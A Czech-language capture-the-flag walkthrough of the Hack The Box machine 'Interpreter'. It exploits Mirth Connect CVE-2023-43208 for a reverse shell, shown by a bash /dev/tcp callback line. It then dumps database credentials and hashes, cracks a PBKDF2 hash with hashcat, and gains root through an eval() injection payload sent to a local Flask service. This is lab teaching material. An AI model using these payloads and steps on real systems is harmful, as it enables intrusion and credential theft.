Interpreter
Intepreter je úloha střední obtížnosti, která běží na systému Linux. Začíná zranitelným webovým serverem, na kterém můžeme získat vzdálené spuštění kódu (RCE), pomocí kterého získáme přihlašovací údaje, a poté využijeme zranitelnou aplikaci v jazyce Python k eskalaci oprávnění. Pojďme na to.
Initial Access
Nejprve provedeme skenování pomocí nástroje nmap.
nmap -sCV -sV -oA nmap/scanTcp 10.129.244.184
Z toho je patrné, že server nabízí služby HTTP i HTTPS.
# Nmap 7.98 scan initiated Thu Mar 19 18:26:25 2026 as: nmap -sV -sCV -oA nmap/scanTcp 10.129.244.184
Nmap scan report for 10.129.244.184
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
| 256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp  open  http     Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
443/tcp open  ssl/http Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 19 18:40:57 2026 -- 1 IP address (1 host up) scanned in 871.43 seconds
Když to otevřeme v prohlížeči, uvidíme toto.

Vidíme, že se jedná o službu s názvem „Mirth Connect“, takže můžeme zkontrolovat GitHub, zda je tam k dispozici zdrojový kód; kde najdeme tohle.

Možná jste si na předchozím obrázku všimli roku vydání; to se nám teď bude hodit, když budeme na GitHubu hledat konkrétní vydání.

Bingo! Zde je jasně vidět, že software je zranitelný vůči RCE. Nyní můžeme vyhledat POC exploit, například zde. Ten můžeme spustit a získat tak reverzní shell.
Nejprve spustíme program netcat v samostatném terminálu, aby naslouchal.
nc -lvnp 444
A pak spustíme exploitový skript. (V tomto exploitovém skriptu byste neměli spouštět samostatný netcat listener, protože listener je již součástí exploitu, ale já raději používám svůj vlastní listener)
┌──[10:41:48]─[chizzy@archlinux]─[CVE-2023-43208-EXPLOIT] on git:main x exploit-env
└──╼ $ python3 CVE-2023-43208.py -u https://10.129.244.184 -lh [Your IP address] -lp 4444

[*]  ██████ ██    ██ ███████       ██████   ██████  ██████  ██████        ██   ██ ██████  ██████   ██████   █████
[*] ██      ██    ██ ██                 ██ ██  ████      ██      ██       ██   ██      ██      ██ ██  ████ ██   ██
[*] ██      ██    ██ █████   █████  █████  ██ ██ ██  █████   █████  █████ ███████  █████   █████  ██ ██ ██  █████
[*] ██       ██  ██  ██            ██      ████  ██ ██           ██            ██      ██ ██      ████  ██ ██   ██
[*]  ██████   ████   ███████       ███████  ██████  ███████ ██████             ██ ██████  ███████  ██████   █████

[+] Coded By: K3ysTr0K3R and Chocapikk ( NSA, we're still waiting :D )

[*] Setting up listener on 10.10.15.197:4444 and launching exploit...
Exception in thread Thread-1 (start_listener):
Traceback (most recent call last):
  File "/usr/lib/python3.10/threading.py", line 1016, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3.10/threading.py", line 953, in run
    self._target(*self._args, **self._kwargs)
  File "/home/chizzy/Desktop/HTB/Interpreter/exploits/CVE-2023-43208-EXPLOIT/CVE-2023-43208.py", line 55, in start_listener
    with socket.create_server(("0.0.0.0", int(self.rshell_port))) as listener:
  File "/usr/lib/python3.10/socket.py", line 939, in create_server
    raise error(err.errno, msg) from None
OSError: [Errno 98] Address already in use (while attempting to bind on address ('0.0.0.0', 4444))
[*] Looking for Mirth Connect instance...
[+] Found Mirth Connect instance
[+] Vulnerable Mirth Connect version 4.4.0 instance found at https://10.129.244.184
[!] sh -c $@|sh . echo bash -c '0<&53-;exec 53<>/dev/tcp/10.10.15.197/4444;sh <&53 >&53 2>&53'
[*] Launching exploit against https://10.129.244.184...
(exploit-env)
A když se podíváme na druhý terminál, jak vidíme, máme shell!
┌──[10:40:25]─[chizzy@archlinux]─[CVE-2023-43208-EXPLOIT] on git:main x
└──╼ $ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.244.184 42062
whoami
mirth
Tento shell vypadá trochu ošklivě, takže ho můžeme pomocí těchto příkazů změnit na interaktivní TTY.
python_bin=$(ls /bin | grep -m 1 -E '^python[0-9.]*$'); shell_bin=$(ls /bin | grep -E '^(sh|bash)$' | head -n 1); [ -n "$python_bin" -a -n "$shell_bin" ] && $python_bin -c "import pty; pty.spawn('/bin/$shell_bin')"
Nyní stiskneme klávesy CTRL + Z a zadáme zbývající příkazy.
stty raw -echo ; fg

export TERM=xterm
Takhle to vypadá mnohem lépe. Poté můžeme vyhledat přihlašovací údaje k databázi, pomocí kterých pak můžeme získat údaje o dalších uživatelích.
mirth@interpreter:/usr/local/mirthconnect$ ls
client-lib  logs                 mirth-server-launcher.jar  server-lib
conf        mcserver             preferences                uninstall
custom-lib  mcserver.vmoptions   public_api_html            webapps
docs        mcservice            public_html
extensions  mcservice.vmoptions  server-launcher-lib
mirth@interpreter:/usr/local/mirthconnect$ cd conf
mirth@interpreter:/usr/local/mirthconnect/conf$ cat mirth.properties
...
...
# database credentials
database.username = mirthdb
database.password = MirthPass123!
...
...
Z tohoto konfiguračního souboru jsou patrné přihlašovací údaje k databázi. Zjistíme z něj hesla uživatelů!
mirth@interpreter:/usr/local/mirthconnect$ mariadb -u mirthdb -pMirthPass123! -e "USE mc_bdd_prod; SHOW TABLES;"
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT |
| CHANNEL |
| CHANNEL_GROUP |
| CODE_TEMPLATE |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION |
| DEBUGGER_USAGE |
| D_CHANNELS |
| D_M1 |
| D_MA1 |
| D_MC1 |
| D_MCM1 |
| D_MM1 |
| D_MS1 |
| D_MSQ1 |
| EVENT |
| PERSON |
| PERSON_PASSWORD |
| PERSON_PREFERENCE |
| SCHEMA_INFO |
| SCRIPT |
+-----------------------+
mirth@interpreter:/usr/local/mirthconnect$ mariadb -u mirthdb -pMirthPass123! -e "USE mc_bdd_prod; SELECT * FROM PERSON;"
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER | DESCRIPTION | LAST_LOGIN | GRACE_PERIOD_START | STRIKE_COUNT | LAST_STRIKE_TIME | LOGGED_IN | ROLE | COUNTRY | STATETERRITORY | USERCONSENT |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
| 2 | sedric | | | | NULL | | | | 2025-09-21 17:56:02 | NULL | 0 | NULL | | NULL | United States | NULL | 0 |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
mirth@interpreter:/usr/local/mirthconnect$ mariadb -u mirthdb -pMirthPass123! -e "USE mc_bdd_prod; SELECT * FROM PERSON_PASSWORD;"
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD | PASSWORD_DATE |
+-----------+----------------------------------------------------------+---------------------+
| 2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
mirth@interpreter:/usr/local/mirthconnect$ ls /home
sedric
mirth@interpreter:/usr/local/mirthconnect$
Z toho jsme získali uživatele sedric, který se rovněž nachází v domovském adresáři. S hash hodnotou „u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==“.
Vypadá to jako Base64, ale ve skutečnosti se jedná o Base64( 8-bajtový salt || 32-bajtový PBKDF2-digest ) = celkem 40 bajtů
Z tohoto repozitáře na GitHubu je patrné, jak to dešifrovat. Můžeme k tomu použít tento skript v jazyce Python.
import base64

stored = base64.b64decode("u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==")

# First 8 bytes = salt, remaining 32 bytes = PBKDF2 digest
salt_b64 = base64.b64encode(stored[:8]).decode()
hash_b64 = base64.b64encode(stored[8:]).decode()

print(f"sha256:600000:{salt_b64}:{hash_b64}")
Tento hash můžeme uložit do souboru a prolomit ho pomocí nástroje hashcat s využitím wordlistu rockyou.
python3 convert_hash.py > sedric_crackable.hash

hashcat -m 10900 sedric_crackable.hash rockyou.txt
Nyní jsme získali přihlašovací údaje pro SSH: sedric:snowflake1.
Privilege Escalation
Nejprve se přihlásíme pomocí přihlašovacích údajů pro SSH.
┌──[11:29:32]─[chizzy@archlinux]─[credentials]
└──╼ $ ssh sedric@10.129.244.184
The authenticity of host '10.129.244.184 (10.129.244.184)' can't be established.
ED25519 key fingerprint is: SHA256:Oz7Fk6YvrB8/5uSyuoY+mqLefkwpPaepkXAppxIX0xk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.244.184' (ED25519) to the list of known hosts.
sedric@10.129.244.184's password:
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 25 08:52:13 2026 from 10.10.15.197
sedric@interpreter:~$ ls
user.txt
sedric@interpreter:~$
Nyní máme uživatelský flag, ale chceme získat root flag, takže nejprve zjistíme, jaké služby v systému běží.
sedric@interpreter:~$ ss -tunlp
Netid                   State                    Recv-Q                   Send-Q                                     Local Address:Port                                       Peer Address:Port                   Process
udp                     UNCONN                   0                        0                                                0.0.0.0:68                                              0.0.0.0:*
tcp                     LISTEN                   0                        256                                              0.0.0.0:6661                                            0.0.0.0:*
tcp                     LISTEN                   0                        50                                               0.0.0.0:80                                              0.0.0.0:*
tcp                     LISTEN                   0                        128                                              0.0.0.0:22                                              0.0.0.0:*
tcp                     LISTEN                   0                        50                                               0.0.0.0:443                                             0.0.0.0:*
tcp                     LISTEN                   0                        128                                            127.0.0.1:54321                                           0.0.0.0:*
tcp                     LISTEN                   0                        80                                             127.0.0.1:3306                                            0.0.0.0:*
tcp                     LISTEN                   0                        128                                                 [::]:22                                                 [::]:*
Z toho je patrné, že na portu 54321 běží nějaká služba. Pomocí nástroje wget můžeme zjistit, který webový server na tomto portu běží.
sedric@interpreter:~$ wget -S -O- http://127.0.0.1:54321
--2026-03-25 09:00:53--  http://127.0.0.1:54321/
Connecting to 127.0.0.1:54321... connected.
HTTP request sent, awaiting response...
  HTTP/1.1 404 NOT FOUND
  Server: Werkzeug/2.2.2 Python/3.11.2
  Date: Wed, 25 Mar 2026 13:00:53 GMT
  Content-Type: text/html; charset=utf-8
  Content-Length: 207
  Connection: close
2026-03-25 09:00:53 ERROR 404: NOT FOUND.
Jedná se zjevně o server v jazyce Python; tuto informaci můžeme využít při hledání souboru, ze kterého byl server spuštěn.
sedric@interpreter:~$ ps aux | grep python
root        3518  0.0  0.6 400212 25796 ?        Ssl  05:38   0:05 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
root        3522  0.0  0.8 113604 32148 ?        Ss   05:38   0:02 /usr/bin/python3 /usr/local/bin/notif.py
mirth       3954  0.0  0.2  16520  9592 ?        S    05:52   0:00 python3 -c import pty; pty.spawn('/bin/bash')
mirth       4024  0.0  0.2  16520  8492 ?        S    06:10   0:00 python3 -c import pty; pty.spawn('/bin/bash')
sedric      4427  0.0  0.0   6340  2120 pts/2    S+   09:05   0:00 grep python
sedric@interpreter:~$
Můžete si všimnout zajímavého souboru notif.py. Podívejme se na něj.
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
Hned na první pohled si můžeme všimnout několika zajímavých věcí:
-
- Žádosti můžeme odesílat pouze z localhostu.
-
- K dispozici je endpoint /addPatient.
-
- Je zde poněkud nebezpečná funkce Pythonu eval().
Vzhledem k tomu, že skript notif.py běží s oprávněními uživatele root a obsahuje parsování pomocí funkce eval(), můžeme napsat exploit, který bude vypadat přibližně takto.
┌──[14:20:43]─[chizzy@archlinux]─[privEsc]
└──╼ $ cat exploit.py
import requests

url = "http://localhost:54321/addPatient"
xml = """
<patient>
  <firstname>{open('/root/root.txt').read()}</firstname>
  <lastname>X</lastname>
  <sender_app>X</sender_app>
  <timestamp>X</timestamp>
  <birth_date>01/01/2000</birth_date>
  <gender>M</gender>
</patient>
"""

response = requests.post(url, data=xml, headers={'Content-Type': 'application/xml'})
print(response.text)
Nahrajeme to na stroj, spustíme a voilà, máme root flag.
sedric@interpreter:~$ python3 exploit.py
Patient [root flag]
 X (M), 26 years old, received from X at X
sedric@interpreter:~$

Děkuji za pozornost a na shledanou příště.